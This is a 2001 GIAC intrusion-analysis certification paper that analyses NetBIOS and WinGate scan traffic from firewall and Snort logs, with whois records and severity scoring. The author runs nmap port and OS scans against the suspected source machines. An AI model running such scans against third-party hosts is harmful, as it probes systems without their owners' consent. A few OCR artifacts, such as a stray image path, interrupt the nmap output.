Global Information Assurance Certification Paper

GIAC Training & Certification

Level Two Intrusion Detection In Depth
GCIA Practical Assignment
Version 2.7a
Current as of January 28, 2001 (amended March 1, 2001)

Brandon L. Newport – CISSP

May 8, 2001

Assignment Information

Assignment # 1 Network Detects	This section is worth **40 points**. You are required to submit **five** network detects, with analysis.
Assignment # 2 State of IDS	This section is worth **30 points.** Write a paper on any single IDS technology or challenge. You many choose any IDS, IDS technology or approach, or network pattern; or you may choose any attack, reconnaissance technique, denial of service, or exploit that operates a network or within a host system.
Assignment # 3 "Analyze This"	This section is worth **30 points.** You are a consulting firm and have been asked to provide a bid for security services to GAIC Enterprises. You have been provided with one month's worth of data from a Snort system. Analyze the data. Note any signs of compromised systems or network problems and produce an analysis report.

Executive Summary

Tools Used

Solaris 2.6 (http://www.sun.com/software/solaris/index.html)*
CheckPoint Firewall-1 4.0 (http://www.checkpoint.com)
Mandrake Linux 7.2 (http://www.linux-mandrake.com)
Snort 1.7 (http://www.snort.org)
SnortSnarf v011601.1 (http://www.silicondefense.com/snortsnarf/)
Windows 2000 sp1 (http://www.microsoft.com/windows2000/guide/professional/overview/)
Microsoft Excel 2000 (http://www.microsoft.com/office/excel/default.htm)
Microsoft Word 2000 (http://www.microsoft.com/office/word/default.htm)
NMAP 2.53 (http://www.insecure.org/nmap)
MySQL (http://www.mysql.com)
Apache (http://www.apache.org)
PHP (http://www.php.net)

*Solaris 2.6 is no longer sold. The link is for Solaris 8 the newest version of Solaris.

Traces

Trace #1 came from my company firewall and IDS.
Trace #2 gathered from http://www.sans.org/giac.htm
Trace #3 gathered from http://www.sans.org/giac.htm
Trace #4 gathered from http://www.sans.org/giac.htm
Trace #5 gathered from http://www.sans.org/giac.htm

Additional Resources

The following is a list of resources used throughout this document.

- The SANS GCIA documentation from the 2001 New Orleans class.
- O'Reilly's sed & awk 2nd Edition
- O' Reilly's Learning The Korn Shell
- New Riders MySQL
- IDG Books PHP 4

Notes

All traces have been sanitized for security reasons, unless otherwise noted.

Severity Calculations

The following equation is used throughout this document to give an understanding of how severe an attack may be:

(Criticality + Lethality) – (Network Countermeasure + Host Countermeasures) =Severity

The equation is broken into two sections how critical the target is and what is the lethality of the attack versus what are the known countermeasures of the environment.

Criticality – How critical the system being attack is. For example if it is the Firewall, DNS Server, or core router then it extremely critical. However, a Desktop would not be nearly as important.

Lethality – How likely that the attack will do damage. For example if an attack is for SSHD then it a Windows 95 machine is not susceptible.

Network Countermeasures – What measure have been put into place to protect the systems from intruders.

System Countermeasures – This is your last line of defense according to Stephen Northcutt, what are the system countermeasures in place to protect the system. This includes patches, system firewalls, and other security measures.

Table of Contents

Assignment Information....i
Executive Summary....ii
Assignment # 1 – Trace 1 "nbdatagram"....1
Assignment # 1 – Trace 2 "WinGate"....12
Assignment # 1 – Trace 3 "SubSeven"....21
Assignment # 1 – Trace 4 "sunrpc"....45
Assignment # 1 – Trace 5 "printer"....63
Assignment # 2 – The IDS Process....81
Assignment # 3 – "Analyze This"....88
Appendix A – Exam Questions Answers....104
Appendix B – Source Code – turkey2.c....106
Appendix C – Source Code – rdC-LPRng.c....122
Appendix D – Brandon's "giac-parser" script....130
Appendix E – Brandon's "giac-sql" script....131
Appendix F – Brandon's sql commands....132

Assignment # 1 – Trace 1 "nbdatagram"

Trace # 1

Date	Time	Action	Dest Port	Src Address	Dest Address	Protocol	Src Port	Info
13-Mar-01	0:06:30	drop	nbdatagram	63.118.191.140	10.34.1.1	udp	nbdatagram	len 205
13-Mar-01	0:11:50	drop	nbdatagram	63.118.189.240	10.34.1.1	udp	nbdatagram	len 205
13-Mar-01	0:13:49	drop	nbdatagram	63.118.191.174	10.34.1.1	udp	nbdatagram	len 205
13-Mar-01	0:21:30	drop	nbdatagram	63.118.191.140	10.34.1.1	udp	nbdatagram	len 205
13-Mar-01	0:26:50	drop	nbdatagram	63.118.189.240	10.34.1.1	udp	nbdatagram	len 205
13-Mar-01	0:28:48	drop	nbdatagram	63.118.191.174	10.34.1.1	udp	nbdatagram	len 205
13-Mar-01	0:36:30	drop	nbdatagram	63.118.191.140	10.34.1.1	udp	nbdatagram	len 205
13-Mar-01	0:41:50	drop	nbdatagram	63.118.189.240	10.34.1.1	udp	nbdatagram	len 205
13-Mar-01	0:43:48	drop	nbdatagram	63.118.191.174	10.34.1.1	udp	nbdatagram	len 205
13-Mar-01	0:51:29	drop	nbdatagram	63.118.191.140	10.34.1.1	udp	nbdatagram	len 205
13-Mar-01	0:56:49	drop	nbdatagram	63.118.189.240	10.34.1.1	udp	nbdatagram	len 205
13-Mar-01	0:58:48	drop	nbdatagram	63.118.191.174	10.34.1.1	udp	nbdatagram	len 205
13-Mar-01	1:06:29	drop	nbdatagram	63.118.191.140	10.34.1.1	udp	nbdatagram	len 205
13-Mar-01	1:11:49	drop	nbdatagram	63.118.189.240	10.34.1.1	udp	nbdatagram	len 205
13-Mar-01	1:13:48	drop	nbdatagram	63.118.191.174	10.34.1.1	udp	nbdatagram	len 205
13-Mar-01	1:21:29	drop	nbdatagram	63.118.191.140	10.34.1.1	udp	nbdatagram	len 205
13-Mar-01	1:26:49	drop	nbdatagram	63.118.189.240	10.34.1.1	udp	nbdatagram	len 205

This particular trace has been happening for several weeks. Each day there are roughly 275 entries between these three boxes.

***Note – the Destination address has been modified to protect the innocent.**

Source

This trace came directly from my company firewall. The firewall is CheckPoint Firewall-1 running on Solaris 2.6. The OS has been hardened and the Firewall only allows specific events, which are all logged.

The targeted server is a web server on a Sun Microsystems Solaris 2.6 machine running Netscape Enterprise Server 3.51. The web server is hardened and patched.

Detect Generated by

CheckPoint Firewall-1. Rulebase is configured to only allow specific things and to drop everything else. This log has been cut down to only important data. Typical columns in a CheckPoint Firewall-1 log viewer include the following:

The Security Log displays the following data (in alphabetical order):

LOG DATA	EXPLANATION
*Action:	the action carried out on this packet
*Date:	the date the event occurred
*Destination:	the destination of the communication
DstKeyID:	the KeyID of the destination of an encrypted communication
Info:	additional information (i.e., messages generated during installation, etc.)
*Inter.:	hardware interface at which the logged event occurred

No:	number of the log entry (a sequential number assigned by FireWall-1)
Origin:	name of the host enforcing the rule that caused the logged event
*Port:	the source port
*Proto.:	the communication protocol used
Product:	the module installed on the host that generated the log (for example, FireWall-1, FloodGate-1)
*Rule:	the number of the rule in the Rule Base that was applied to this packet. Rule 0 means the action was not taken because of a rule but rather for some other reason (for example, anti-spoofing or authentication was applied).
*Service:	the service (destination port) requested by this communication
*Source:	the source of the communication
SrcKeyID:	the KeyID of the source of an encrypted communication
*Time:	the time of day the event occurred
*Type:	type of action that caused the event to be logged
User:	the user name
Xlate:	address translation data: source and destination address and ports

The fields marked with a * are the only ones used in the traces above. These are the only field that had data that was of interest.

Probability the source was spoofed

Probability is low. All traffic is coming from networks owned by the same company. While the local firewall is dropping all packets they continue to originate from those networks destined for the web server. The IP addresses are consistent within that network. Also the IP addresses never have changed over the past several weeks. One or two additional address might be logged from this same network but these three addresses are consistant.

Nslookup

I ran nslookup on the ip addresses (63.118.191.140, 63.118.191.174, 63.118.189.240) to determine if the machines in question had hostnames and to see if I could discover the domains from which they came. The results came back negative, no IP address mapped to a name through reverse lookup.

Arin

Nslookup came back with no usable information so I used http://www.arin.net/whois/index.html to use the IP address or networks to figure out who owns/manages the IP network from which the machine reside. Once you get the results of the IP address search you can click the network block and get more information about the company. The results of the "WHOIS" search are listed below:

UUNET Technologies, Inc. (NETBLK-UUNET63) UUNET63 63.64.0.0

- 63.127.255.255
Print Technologies (NETBLK-UU-63-118-189-224) UU-63-118-189-224
63.118.189.224 - 63.118.189.255

Print Technologies (NETBLK-UU-63-118-189-224)
833 Kenmoor Avenue SE
Grand Rapids, VA
US

Netname: UU-63-118-189-224
Netblock: 63.118.189.224 - 63.118.189.255

Coordinator:
Lapp, John (JL1068-ARIN) jon@plantrol.com
716-326-4900

Record last updated on 16-Sep-2000.
Database last updated on 7-Apr-2001 00:17:15 EDT.

UUNET Technologies, Inc. (NETBLK-UUNET63) UUNET63 63.64.0.0 - 63.127.255.255
Print Technologies (NETBLK-UU-63-118-191-128) UU-63-118-191-128
63.118.191.128 - 63.118.191.159

Print Technologies (NETBLK-UU-63-118-191-128)
W229N1433 WESTWOOD DRIVE
Waukesha, WI 53186
US

Netname: UU-63-118-191-128
Netblock: 63.118.191.128 - 63.118.191.159

Coordinator:
Lapp, John (JL1068-ARIN) jon@plantrol.com
716-326-4900

Record last updated on 16-Sep-2000.
Database last updated on 7-Apr-2001 00:17:15 EDT.

UUNET Technologies, Inc. (NETBLK-UUNET63) UUNET63 63.64.0.0 - 63.127.255.255
Print Technologies (NETBLK-UU-63-118-191-160) UU-63-118-191-160
63.118.191.160 - 63.118.191.191

Print Technologies (NETBLK-UU-63-118-191-160)
3101 BROADWAY
Kansas City, MO 64111

```
US

Netname: UU-63-118-191-160
Netblock: 63.118.191.160 - 63.118.191.191

Coordinator:
   Lapp, John  (JL1068-ARIN)  jon@plantrol.com
   716-326-4900

Record last updated on 16-Sep-2000.
Database last updated on 7-Apr-2001 00:17:15 EDT.
```

Nmap results

I chose to run nmap against the machine to attempt to discover more information. I was trying to find out what types of machines were attacking our web server and also what services were running on those systems to see if the systems had been compromised.

nmap -sT -O -v 63.118.189.240 63.118.191.140 63.118.191.174

Starting nmap V. 2.53 by fyodor@insecure.org (www.insecure.org/nmap/)
Host (63.118.189.240) appears to be up ... good.
Initiating TCP connect() scan against (63.118.189.240)
Adding TCP port 139 (state open).
Adding TCP port 1026 (state open).
Adding TCP port 135 (state open).
The TCP connect scan took 27 seconds to scan 1523 ports.
For OSScan assuming that port 135 is open and port 1 is closed and neither are firewalled
Interesting ports on (63.118.189.240):
(The 1520 ports scanned but not shown below are in state: closed)

Port	State	Service
135/tcp	open	loc-srv
139/tcp	open	netbios-ssn
1026/tcp	open	nterm

TCP Sequence Prediction: Class=trivial time dependency
Difficulty=3 (Trivial joke)

Sequence numbers: 1AB5AE64 1AB5AEFE 1AB5AF9E 1AB5B03D 1AB5B0DE 1AB5B17E

Remote operating system guess: Windows NT4 / Win95 / Win98

Host (63.118.191.140) appears to be up ... good.
Initiating TCP connect() scan against (63.118.191.140)
Adding TCP port 139 (state open).
Adding TCP port 1026 (state open).
Adding TCP port 135 (state open).
The TCP connect scan took 27 seconds to scan 1523 ports.
For OSScan assuming that port 135 is open and port 1 is closed and neither are firewalled
Interesting ports on (63.118.191.140):
(The 1520 ports scanned but not shown below are in state: closed)

Port	State	Service
135/tcp	open	loc-srv
139/tcp	open	netbios-ssn
1026/tcp	open	nterm

TCP Sequence Prediction: Class=trivial time dependency
Difficulty=3 (Trivial joke)

Sequence numbers: 1ABF50B7 1ABF5163 1ABF5217 1ABF52CB 1ABF5380 1ABF5433

Remote operating system guess: Windows NT4 / Win95 / Win98

Host (63.118.191.174) appears to be up ... good.
Initiating TCP connect() scan against (63.118.191.174)
Adding TCP port 139 (state open).
Adding TCP port 1026 (state open).
Adding TCP port 135 (state open).
The TCP connect scan took 27 seconds to scan 1523 ports.
For OSScan assuming that port 135 is open and port 1 is closed and neither are firewalled
Interesting ports on (63.118.191.1):74
(The 1520 ports scanned but not shown below are in state: closed)

Port	State	Service
135/tcp	open	loc-srv
139/tcp	open	netbios-ssn
1026/tcp	open	nterm

TCP Sequence Prediction: Class=trivial time dependency
Difficulty=3 (Trivial joke)

Sequence numbers: 1AC0AE89 1AC0AF2B 1AC0AFD5 1AC0B07F 1AC0B129 1AC0B1D3


Remote operating system guess: Windows NT4 / Win95 / Win98

Nmap run completed -- 3 IP addresses (3 hosts up) scanned in 108 seconds

Description of Attack

A series of machines attempt to connect to the web server on UDP port 138 (nbdatagram) roughly every 5 minutes. This has been going on for several weeks from the same network. After running nmap it is obvious these machine are Microsoft Windows (NT4/ Win95/ Win98) systems.

The following chart shows a peak of attacks around 4:00pm. I believe this to indicate the attacker(s) are automated until around 4:00pm and then they may add some manual attempts



Attack Correlation

There were a few correlations to this that other people have noticed.

This correlation was significant only because after all the research was complete it was verified that all the attacking machines have valid IP addresses which is important because the machine attacking our web server also have valid IP addresses. This may be significant because many firewalls prevent outbound traffic other than what is specifically allowed by corporate security policies.

I had an identical situation with a client. It ended up that a port, on a switch, on the inside of the firewall had been connected to a hub/switch on the outside of the firewall. With the broadcast nature of the nb traffic the internal broadcasts ended up outside the firewall. After spending a few hours

tracking spaghetti cables we found and disconnected the cable which killed the loop around the firewall.

-----Original Message-----
From: owner-fw-1-mailinglist@lists.us.checkpoint.com [mailto:owner-fw-1-mailinglist@lists.us.checkpoint.com]On Behalf Of
Netadmin
Sent: Tuesday, November 16, 1999 7:35 PM
To: Firewall-1 List (E-mail)
Subject: [FW1] nbname, nbdatagram logs - Why am I getting nbnames and
nbdatagrams from external networks?

Does anyone know why I would be getting nbname and nbdatagrams from outside our network? I was looking through the firewall logs and found tons of drops for nbnames and nbdatagrams coming from networks across the country.
Does anyone know why this happens or whether it is possible to stop this? I already know how to turn off the logging by looking at the FAQ on phoneboy.com...

Thanks,
SNF

http://msgs.securepoint.com/cgi-bin/get/fw1-9911/695.html

This was significant because as I checked our logs from the inside and some of our clients attempt to send nbdatagram traffic to a web server after they resolve the address. More firewall research verified that after their clients lookup the name of our web server they then attempt to get more information via nbdatagram.

Date: Tue, 16 Nov 1999 15:15:33 -0500
From: Joe Matusiewicz <joem@nist.gov>
Subject: Re: [FW1] nbname, nbdatagram logs - Why am I getting nbnames and nbdatagram s from external networks?

Do you have internal servers such as webservers that the outside world is allowed to reach? I've seen this before and from what I've been told, Windows is very chatty -- not only does it do a dns lookup on how to reach a server, it wants to talk to it on MS ports to see who it is.
-- Joe

http://securityportal.com/list-archive/fw1/1999/Nov/0869.html

---

This is an exact match to my firewall trace, although we don't know if the 10.0.2.200 machine is a web server. The traffic appears to be similar to the traffic our firewall logged.

```
Mar 8 12:37:31.086588 205.200.64.207,138 -> 10.0.2.200,138 PR
udp len 20 247
Mar 8 12:37:31.093842 205.200.64.207,138 -> 10.0.3.200,138 PR
udp len 20 247
```

--

Erik Fichtner

(http://www.sans.org/y2k/031100.htm)

Attack Mechanism

When I first noticed the firewall logs and discovered these dropped packets it seemed as if someone were attacking our web server. Since the firewall is configured to only allow specific traffic to specified machines any other traffic is logged but dropped (dropped meaning no return traffic is sent to the client/attacking machine, so the systems appears to never answer to the request).

Stimulus or Response

There was no traffic initiated to the remote machines from the web server or any internal systems so, this cannot be a response from our network. The attacking systems are a stimulus attempting to gain more information about the web server or our network using nbdatagram.

Targeted Service

The service that is being targeted is nbdatagram which runs on UDP port 138. This port is typically used in Microsoft networks for communicating between systems. Nbdatagram is normally used in conjunction with nbname to discover more information about the systems they are communicating to.

> *The nbname and nbdatagram services identify your system on the Internet Service Provider's (ISP's) network. The sharing occurs through the nbsession service. (http://service1.symantec.com/SUPPORT/nip.nsf/pfdocs/20000 10417452136)*

Also because the service is a UDP connection it means there is no three-way handshake. This could be interpreted as a Denial-of-Service (DoS) attack but in this case there is not enough traffic to create a DoS attack. Also because the attack comes from the same three systems for weeks at a time it looks like this is a mis-configuration on some Windows based systems.

Known Vulnerabilities

This service can be used to gather more information about a system. While there were no official exploits discovered at http://www.rootshell.com, http://www.securityfocus.com, http://www.attrition.org, or http://www.packetstorm.com. Other common ports such as port 135 (epmap), 137 (nbname), and 139 (nbsession) all have well known exploits. While there are no known exploits this does not mean that crackers are already exploiting holes that have not been released more publically.

Result (Benign, Exploit, DoS or Reconnaissance)

After careful analysis and communication with the system administrator for the remote network, it looks like this is benign traffic. If the Internet connection is charge based on per packet or amount of bandwidth this added traffic could cost our company un-needed expense.

It could be a bigger danger for the remote network. These systems could be misconfigured, malfunctioning, or worse they may have been compromised and are being used to gather information on other networks around the Internet.

Evidence of Active Targeting

There is active targeting. All destination addresses were the same. All the systems are attacking the web server. While the attacker(s) may or may not realize the web server is a Solaris machine they continue to attack the system. There is not enough traffic to create a denial of service attack against the web server but it is increased traffic on the network regardless.

Severity

(Criticality + Lethality) – (Network Countermeasure + Host Countermeasures) =Severity

Criticality = 4 Active targeting to the web server. The attacking systems continuously attack the same system over the course of several weeks.

Lethality = 1 Windows based attack targets Solaris web server. Windows clients attempting to mount a UN*X machine across the Internet would only be a concern if the system was running some type of Windows file and print sharing service. This system is not currently running any type of software that would allow the Windows based clients to connect to the web server, other than normal web based traffic.

Network Countermeasures = 5 Firewall is blocking packets so the attacking systems cannot get to the web server on UDP port 138.

Host Countermeasures = 4 Windows based attacks on secure Solaris system do not seem to be of much concern

(4+1) – (5+4) = -4 Severity is low.

Defense Recommendation

Since all traffic is Windows NetBIOS traffic and the web server under attack is a Solaris machine running Netscape Enterprise Server, there is little concern of machines connecting to the machine on UDP port 138. If the web server was running SAMBA (a tool to allow UN*X boxes to share drives and printers to Microsoft based systems). In addition the firewall was blocking the traffic. Defense in depth has been implemented. Put in IDS that gives more detailed logging to discern more information.

Exam Question

Date	Time	Action	Dest Port	Src Address	Dest Address	Protocol	Src Port	Info
13-Mar-01	0:06:30	drop	nbdatagram	63.118.191.140	10.34.1.1	udp	nbdatagram	len 205
13-Mar-01	0:11:50	drop	nbdatagram	63.118.189.240	10.34.1.1	udp	nbdatagram	len 205

In most firewalls what is the difference between drop and reject?

A. Drop does not respond to the source
B. Reject does not respond to the source
C. Drop sends a packet back to the source
D. Reject sends a packet to the sysadmin

Additional Notes After contacting the system administrator we discovered there were some windows clients that were attempting to gather more information from our web server. The clients are all directly connected to the Internet as seen above with an NMAP scan. The system administrator assured me that we would look into the issue and he would take care of the problem. However, as of this date nothing has changed. I am looking into the assisting the remote administrator to help alleviate the problem.

Assignment # 1 – Trace 2 "WinGate"

Trace # 2

```
[**] SCAN wingate attempt [**]
03/16-08:42:53.890716 63.100.246.7:12038 -> 208.161.96.98:1080
TCP TTL:23 TOS:0x0 ID:28311 IpLen:20 DgmLen:40
******S* Seq: 0xC7110C59  Ack: 0x0  Win: 0x400  TcpLen: 20
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=

[**] SCAN wingate attempt [**]
03/16-08:42:54.218603 63.100.246.7:12046 -> 208.161.96.98:1080
TCP TTL:23 TOS:0x0 ID:48888 IpLen:20 DgmLen:40
******S* Seq: 0xDCD0C7D8  Ack: 0x0  Win: 0x400  TcpLen: 20
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=

[**] INFO - WinGate-8080-Attempt [**]
03/16-08:43:21.773728 63.100.246.7:13296 -> 208.161.96.98:8080
TCP TTL:23 TOS:0x0 ID:3228 IpLen:20 DgmLen:40
******S* Seq: 0xC7110C59  Ack: 0x0  Win: 0x400  TcpLen: 20
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=

[**] INFO - WinGate-8080-Attempt [**]
03/16-08:43:22.090044 63.100.246.7:13301 -> 208.161.96.98:8080
TCP TTL:23 TOS:0x0 ID:9966 IpLen:20 DgmLen:40
******S* Seq: 0xDCD0C7D8  Ack: 0x0  Win: 0x400  TcpLen: 20
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=

[**] INFO - WinGate-8080-Attempt [**]
03/16-08:43:40.195598 63.100.246.7:13950 -> 208.161.96.98:8080
TCP TTL:23 TOS:0x0 ID:11686 IpLen:20 DgmLen:40
******S* Seq: 0xC7110C59  Ack: 0x0  Win: 0x400  TcpLen: 20
```

Source

Trace from http://www.sans.org/y2k/031801.htm on March 18, 2001. Josh Hoblitt performed the trace. The traces have not been modified from their original posting on SANS.

Detect Generated by

This trace was detected by Snort. Snort was obviously configured to look for WinGate signatures.

Tracer Location

The absolute location is not known but Snort must be located between 63.100.246.X network and 208.161.96.98 system. Assuming the 208.161.96.X network is local to Snort then we will further assume that the Snort machine is located between the 208.161.96.X network and the Internet or outside network.

Probability the source was spoofed

The probability that this trace was spoofed is extremely low. This is a tcp three-way handshake connection. The IP addresses are also the same, which indicates they are no trying to hide their address. The attacker is looking for specific information that he/she would not be able to get easily if the source address was spoofed.

Nslookup

I ran nslookup on the ip address (63.100.246.7) to determine if the machine in question had a hostname and to see if I could discover the domain from which it came. The results came back negative, no IP address mapped to a name through reverse lookup.

Arin

Nslookup came back with no usable information so I used http://www.arin.net/whois/index.html to use the IP address or networks to figure out who owns/manages the IP network from which the machine reside. Once you get the results of the IP address search you can click the network block and get more information about the company. The results of the "WHOIS" search are listed below:

```
      UUNET Technologies, Inc. (NETBLK-UUNET63) UUNET63
      63.64.0.0 - 63.127.255.255
      Emerald Solutions (NETBLK-UU-63-100-246) UU-63-100-246
                                                  63.100.246.0 -
      63.100.246.255


      Emerald Solutions (NETBLK-UU-63-100-246)
         500 108th Avenue NE
         Bellevue, WA 98004
         US

         Netname: UU-63-100-246
         Netblock: 63.100.246.0 - 63.100.246.255

         Coordinator:
            Eager, Scott  (SE149-ARIN)
      scott_eager@emeraldsolutions.com
            (425.586.3056) -

         Record last updated on 02-May-2000.
   Database last updated on 10-Apr-2001 22:40:10 EDT.
```

Nmap results

I chose to run nmap against the machine to attempt to discover more information. I was trying to find out what types of machine was attacking the target system and also what services were running on that system to see if the system had been compromised.

nmap -sT -O -v 63.100.246.7

Starting nmap V. 2.53 by fyodor@insecure.org (www.insecure.org/nmap/)
Host (63.100.246.7) appears to be up ... good.
Initiating TCP connect () scan against (63.100.246.7)
The TCP connect scan took 20 seconds to scan 1523 ports.

Warning: No TCP ports found open on this machine, OS detection will be MUCH less reliable
Interesting ports on (63.100.246.7):
(The 1522 ports scanned but not shown below are in state: closed)
Port State Service
53/tcp filtered domain

Too many fingerprints match this host for me to give an accurate OS guess
TCP/IP fingerprint:
T5(Resp=Y%DF=N%W=0%ACK=S++%Flags=AR%Ops=)
T6(Resp=Y%DF=N%W=0%ACK=O%Flags=R%Ops=)
T7(Resp=Y%DF=N%W=0%ACK=S%Flags=AR%Ops=)
PU(Resp=Y%DF=N%TOS=0%IPLEN=38%RIPTL=148%RID=E%RIPCK=E%UCK=E%ULEN=134%DAT=E)

Nmap run completed -- 1 IP address (1 host up) scanned in 39 seconds

Description of Attack

The attack is done to discover proxy servers on the Internet. It first looks for SOCK proxy at port 1080, then normal port 8080 proxy servers. This trace shows some type of WinGate script-kiddy tool due to the sequence numbers modulating between two particular numbers (Seq: 0xC7110C59 and Seq: 0xDCD0C7D8). This normally means someone has downloaded a utility rather then crafted the tool himself or herself. This may mean the attacker does not have extensive knowledge about TCP/IP.

The time sequence is fairly quick there are 5 packets in about less than a minute (first one started at 08:42:53 and last one started at 08:43:40). The odd thing is that the first two packets are sent within a second of each other, and then the next two are also sent within a second of each other although roughly 27 seconds after the first 2 packets. However the last packet has not matching packet. There is only one rogue packet. It could just be a retry from the third packet. Attempting to establish a connection.

IDS tools and Firewalls easily discover this type of scan. The attacker realizes this machine will become well known very quickly. This machine is probably a machine the attacker has taken over and used to gather information. The attacker gains the information he/she needs and will sacrifice the machine being discovered and taken back. The attacker has gained any information needed and will know if this machine is vulnerable to further attacks.

Attack Correlation

There are many correlated attacks throughout the Internet on this particular attack. Here are just a few:

This traffic looks similar to the WinGate traffic on the trace above. One major difference is that the source IP is not limited to one address; there is more than one system on the Internet attempting to connect to more than one target. Both the trace above and this trace are scans for port 8080 and port 1080, which are both well-known WinGate attacks. There is not enough detail in the trace below to see if the same utility is being used to perform the scan. The above trace has two distinct sequence numbers where the trace below there is no sequence numbers at all. This would have been beneficial to know if these are crafted packets or some tool that is automatically creating this attack.

****

Snort Alert Report at Fri May 26 00:05:27 2000

****

```
05/25-00:00:05.698492 [**] WinGate 8080 Attempt [**]
  207.172.150.144:1094 -> MY.NET.253.105:8080
05/25-00:00:06.024141 [**] WinGate 8080 Attempt [**]
  207.172.150.144:1095 -> MY.NET.253.105:8080
05/25-00:01:04.910137 [**] WinGate 8080 Attempt [**]
  207.172.150.144:1097 -> MY.NET.253.105:8080
05/25-00:01:12.710473 [**] WinGate 8080 Attempt [**]
  207.172.150.144:1098 -> MY.NET.253.105:8080
05/25-00:10:22.325927 [**] WinGate 1080 Attempt [**]
  206.99.115.90:42009 -> MY.NET.60.16:1080
05/25-00:13:07.288912 [**] WinGate 8080 Attempt [**]
  24.3.28.116:1096 -> MY.NET.253.105:8080
05/25-00:13:31.367286 [**] WinGate 8080 Attempt [**]
  24.3.28.116:1097 -> MY.NET.253.105:8080
05/25-00:30:57.232193 [**] WinGate 1080 Attempt [**]
05/25-00:49:47.388511 [**] WinGate 8080 Attempt [**]
  172.129.88.35:1680 -> MY.NET.253.105:8080
05/25-00:49:47.482755 [**] WinGate 8080 Attempt [**]
  172.129.88.35:1681 -> MY.NET.253.105:8080
.
.
.
Attempt [**] 24.13.120.49:62669 -> MY.NET.253.105:8080
05/25-16:00:09.842498 [**] WinGate 8080 Attempt [**]
  24.3.26.53:1095 -> MY.NET.253.105:8080
05/25-16:00:35.003359 [**] WinGate 8080 Attempt [**]
  172.131.129.222:1038 -> MY.NET.253.105:8080
05/25-16:00:37.170424 [**] WinGate 8080 Attempt [**]
.
.
.
05/25-23:40:29.859746 [**] WinGate 1080 Attempt [**]
```

```
  195.159.0.151:3696 -> MY.NET.97.145:1080
05/25-23:40:35.858168 [**] WinGate 1080 Attempt [**]
  195.159.0.151:3696 -> MY.NET.97.145:1080
05/25-23:40:47.853709 [**] WinGate 1080 Attempt [**]
  195.159.0.151:3696 -> MY.NET.97.145:1080
05/25-23:41:11.872217 [**] WinGate 1080 Attempt [**]
 195.159.0.151:3696 -> MY.NET.97.145:1080
```

http://www.sans.org/y2k/052800-1100.htm (Andy sends a Snort trace from a .edu, some great reading!)

This particular trace matches on port 1080 but does not show evidence of port 8080 being scanned. The other interesting thing is that there are various sources and targets. Unlike the Josh Hoblitt trace above, which has one specific source attacking only one target.

(Robin Siddique)

Snort scan report renamed.

```
/usr/home/analyst/alert/alert.000812
****
Sun Aug 13 00:05:02 2000: Beginning gzip call for
  /usr/home/analyst/alert/alert.000812
****
Sun Aug 13 00:05:33 2000: Completed gzip call for
  /usr/home/analyst/alert/alert.000812
****
/usr/home/analyst/alert/alert.000812 compressed
****
**********************************************************
Snort Alert Report at Sun Aug 13 00:05:33 2000
**********************************************************
08/12-00:20:23.718145 [**] spp_portscan: PORTSCAN DETECTED
  from MY.NET.1.3 (THRESHOLD 7 connections in 2 seconds) [**]
08/12-00:20:24.370923 [**] spp_portscan: portscan status
  from MY.NET.1.3: 16 connections across 1 hosts: TCP(0),
UDP(16) [**]
08/12-00:20:25.045883 [**] spp_portscan: portscan status
  from MY.NET.1.3: 2 connections across 1 hosts: TCP(0),
UDP(2) [**]
08/12-00:20:25.744522 [**] spp_portscan: portscan status
  from MY.NET.1.3: 8 connections across 1 hosts: TCP(0),
UDP(8) [**]
08/12-00:20:26.358757 [**] spp_portscan: End of portscan
  from MY.NET.1.3 (TOTAL HOSTS:1 TCP:0 UDP:26) [**]
08/12-00:23:54.515797 [**] WinGate 1080 Attempt [**]
  168.120.16.250:56805 -> MY.NET.98.127:1080
08/12-00:24:25.465181 [**] WinGate 1080 Attempt [**]
  212.72.75.236:2091 -> MY.NET.98.127:1080
08/12-00:40:53.183321 [**] WinGate 1080 Attempt [**]
```

```
  198.3.103.66:36381 -> MY.NET.100.203:1080
08/12-00:50:17.885448 [**] WinGate 1080 Attempt [**]
  207.126.106.118:3655 -> MY.NET.98.196:1080
08/12-00:50:19.854568 [**] WinGate 1080 Attempt [**]
  207.175.201.169:3788 -> MY.NET.98.196:1080
08/12-00:50:20.993477 [**] WinGate 1080 Attempt [**]
  207.175.201.169:3788 -> MY.NET.98.196:1080
```

http://www.sans.org/y2k/081400.htm

Attack Mechanism

This attack is interesting for a couple of reasons in the analysis below.

Stimulus or Response

There was no traffic initiated to the attacking from the target or any internal systems so, this cannot be a response from the targeted network. The attacking system is a stimulus attempting to gain access to the targeted system.

Targeted Service

The target seems to have already been scanned and the attacker knows that it is running WinGate Proxy Server because the attacker is only targeting the one system. This would imply that the attacker is looking for specific holes to exploit in the system or applications on the system.

WinGate is software written by Deerfield.com (http://wingate.deerfield.com/). This is a low cost proxy server for the home or the small office home office (SOHO) market.

